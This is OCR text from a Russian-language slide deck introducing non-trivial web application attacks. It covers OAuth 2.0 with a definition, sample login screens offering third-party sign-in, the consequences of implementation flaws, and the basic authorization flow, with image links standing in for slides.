Не кавычкой единой сайты ломаются!

Обзор нетривиальных атак на веб-приложения


Александр Пушкин

Agenda


- Атаки на веб. Общая картина
- Атаки на OAuth 2.0

Атаки на веб. Общая картина

Почему атаки на веб всегда актуальны?




Что там с OWASP TOP 10?



Кто изучает атаки на веб?

Кто изучает атаки на веб?


Кто изучает атаки на веб?





Атаки на OAuth 2.0

OAuth – открытый **протокол авторизации**, который позволяет предоставить **третьей стороне ограниченный доступ** к защищенным ресурсам пользователя без необходимости передавать ей логин и пароль

©Википедия


Trello
Вход в Trello
Укажите адрес электронной почты
Введите пароль
Войти
или
Войти через Google
Войти через Microsoft
Войти через Apple
Войти через Slack
Вход с помощью SSO
Не удается войти? • Зарегистрировать аккаунт


Доступ к информационным ресурсам города Москвы
Вход на Официальный сайт Мэра Москвы
Логин (телефон, email или СНИЛС)
Введите пароль
Чужой компьютер
Восстановить пароль
Войти
или
госуслуги
Войти по Сбер ID
Войти по электронной подписи
Нет аккаунта? Зарегистрироваться


Instagram
Телефон, имя пользователя или эл. адрес
Пароль
Войти
или
Войти через Facebook
Забыли пароль?

Уязвимости в реализации OAuth дает...

1. Получение доступа к чувствительной информации пользователя
2. Обход аутентификации

OAuth основной поток...

1. Пользователь (Владелец) выбирает вариант входа на стороннее приложение (Клиент) с помощью провайдера OAuth (Сервер)

2. Владелец проходит аутентификацию на Сервере и разрешает Клиенту доступ к некоторым данным

3. Владелец осуществляет вход на Клиенте


Клиент


Сервер


Сервер


Владелец

Клиент










